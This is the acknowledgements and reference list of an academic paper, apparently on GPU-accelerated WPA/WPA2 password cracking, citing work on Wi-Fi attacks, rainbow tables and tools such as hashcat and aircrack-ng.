7 ACKNOWLEDGEMENTS

THIS work is supported in part by the Ministry of Science and Technology, Taiwan, Republic of China, under Grants MOST 106-3114-E-006-003 and MOST 105-2221-E-034 -011 -MY2

8 REFERENCES

M. Agarwal, Biswas, S., and Nandi, S. (2016). Detection of De-Authentication DoS Attacks in Wi-Fi Networks: A Machine Learning Approach. In *Proceedings - 2015 IEEE International Conference on Systems, Man, and Cybernetics, SMC 2015* (pp. 246–251). https://doi.org/10.1109/SMC.2015.55

S. Aram, Shirvani, R. A., Pasero, E. G., and Chouikha, M. F. (2016). Implantable Medical Devices ; Networking Security Survey. *Journal of Internet Services and Information Security (JISIS)*, *3*(August), 40–60. https://doi.org/10.22667/JISIS.2016.08.31.040

K. Bollapalli, Wu, Y., Gulati, K., Khatri, S., and Calderbank, A. R. (2009). Highly parallel decoding of space-time codes on graphics processing units. In *Proceedings of the 47th Annual Allerton Conference on Communication, Control, and Computing (Allerton)* (pp. 1262–1269). Ieee. https://doi.org/10.1109/ALLERTON.2009.5394528

W. Casey, Morales, J. A., and Mishra, B. (2016). Threats from Inside : Dynamic Utility (Mis) Alignments in an Agent based Model. *Journal of Wireless Mobile Networks, Ubiquitous Computing, and Dependable Applications (JoWUA)*, *7*(1), 97–117. https://doi.org/10.22667/JOWUA.2016.03.31.097

C. M. Chen and Chang, T. H. (2015). The Cryptanalysis of WPA & WPA2 in the Rule Based Brute Force Attack, An Advanced and Efficient Method. In *Proceedings - 2015 10th Asia Joint Conference on Information Security, AsiaJCIS 2015* (pp. 37–41). https://doi.org/10.1109/AsiaJCIS.2015.14

CUDA Preprogramming Guide. (2017). Retrieved from http://docs.nvidia.com/cuda/cuda-c-programming-guide/#axzz3F5ky7blr

Cyrptanalysis Software. (2017). Retrieved from http://hashcat.net/oclhashcat/

H. A. Fatani, Zamzami, I. F., and Aliyu, M. (2013). Awareness toward wireless security policy: Case study of International Islamic University Malaysia. In *Proceedings of the 5th International Conference on Information and Communication Technology for the Muslim World (ICT4M)* (pp. 1–5). Retrieved from http://ieeexplore.ieee.org/xpls/abs_all.jsp?arnumber=6518883

A. Kitana, Traore, I., and Woungang, I. (2016). Impact Study of a Mobile Botnet over LTE Networks. *Journal of Internet Services and Information Security (JISIS)*, *6*(2), 1–22. https://doi.org/10.22667/JISIS.2016.05.31.001

J. Krekan, Pleva, M., and Dobos, L. (2013). Statistical models based password candidates generation for specified language used in wireless LAN security audit. In *Proceedings of the 20th International Conference on Systems, Signals and Image Processing (IWSSIP)* (pp. 95–98). Ieee. https://doi.org/10.1109/IWSSIP.2013.6623458

E. N. Lorente, and Meijer, C. (2015). Scrutinizing WPA2 Password Generating Algorithms in Wireless Routers. In *Workshop on Offensive Technologies*.

N. Nishikawa, Iwai, K., Tanaka, H., and Kurokawa, T. (2013). Throughput and Power Efficiency Evaluations of Block Ciphers on Kepler and GCN GPUs. In *Proceedings of the First International Symposium on Computing and Networking* (pp. 366–372). Ieee. https://doi.org/10.1109/CANDAR.2013.65

J. R. C. Nurse and Bertino, E. (2017). Guest Editorial: Insider Threat Solutions - Moving from Concept to Reality. *Journal of Wireless Mobile Networks, Ubiquitous Computing, and Dependable Applications (JoWUA)*, *8*(1), 1–3. https://doi.org/10.22667/JOWUA.2017.03.31.001

P. Oechslin. (2003). Making a Faster Cryptanalytic Time-Memory. In *Proceedings of the 23rd Annual International Cryptology Conference* (pp. 617–630).

S. Park, Seo, C., and Yi, J. H. (2016). Cyber threats to mobile messenger apps from identity cloning. *Intelligent Automation and Soft Computing*. https://doi.org/10.1080/10798587.2015.1118276

I. Petiz, Rocha, E., Salvador, P., and Nogueira, A. (2013). Using multiscale traffic analysis to detect WPS attacks. In *Proceedings of the IEEE International Conference onCommunications Workshops (ICC)* (pp. 1020–1025). Retrieved from http://ieeexplore.ieee.org/xpls/abs_all.jsp?arnumber=6649386

Pyrit.wordpress.com. (2017). pyrit. Retrieved from https://pyrit.wordpress.com/

K. Tran. (2010). *GPU - accelerated WPA PSK cracking solutions*. Minnesota State University. Retrieved from http://www.academia.edu/1501652/GPU_-_accelerated_WPA_PSK_cracking_solutions

Wigle.net. (2017). General Stats. Retrieved from https://wigle.net/gps/gps/main/stats/

Wikipedia. (2017a). Deauthentication. Retrieved from https://en.wikipedia.org/wiki/Wi-Fi_deauthentication_attack

Wikipedia. (2017b). FLOPS. Retrieved from http://en.wikipedia.org/wiki/FLOPS

Wikipedia. (2017c). MIMD. Retrieved from http://en.wikipedia.org/wiki/MIMD

Wikipedia. (2017d). Rainbow Attack. Retrieved from https://en.wikipedia.org/wiki/Rainbow_table

www.aircrack-ng. (2017). Aircrack-ng. Retrieved from http://aircrack-ng.org/

www.igi-global.com. (2017). PMK. Retrieved from https://www.igi-global.com/dictionary/pairwise-master-key/21784

Y. Xiao, Lu, X., and Liu, Y. (2016). A parallel and distributed algorithm for role discovery in large-scale social networks. *Intelligent Automation and Soft Computing*. https://doi.org/10.1080/10798587.2016.1152777

L. Zhang, Yu, J., Deng, Z., and Zhang, R. (2012). The Security Analysis of WPA Encryption in Wireless Network. In *Proceedings of the 2nd International Conference Consumer Electronics on Communications and Networks (CECNet).* (pp. 1563–1567).

L. Zhang, Yu, J., Zong, R., Chang, J., and Xue, J. (2012). Prevention research of cracking WPA-PSK key based on GPU. In *Proceedings of the 2nd International Conference on Consumer Electronics, Communications and Networks (CECNet)* (pp. 1965–1969). Retrieved from http://ieeexplore.ieee.org/xpls/abs_all.jsp?arnumber=6202065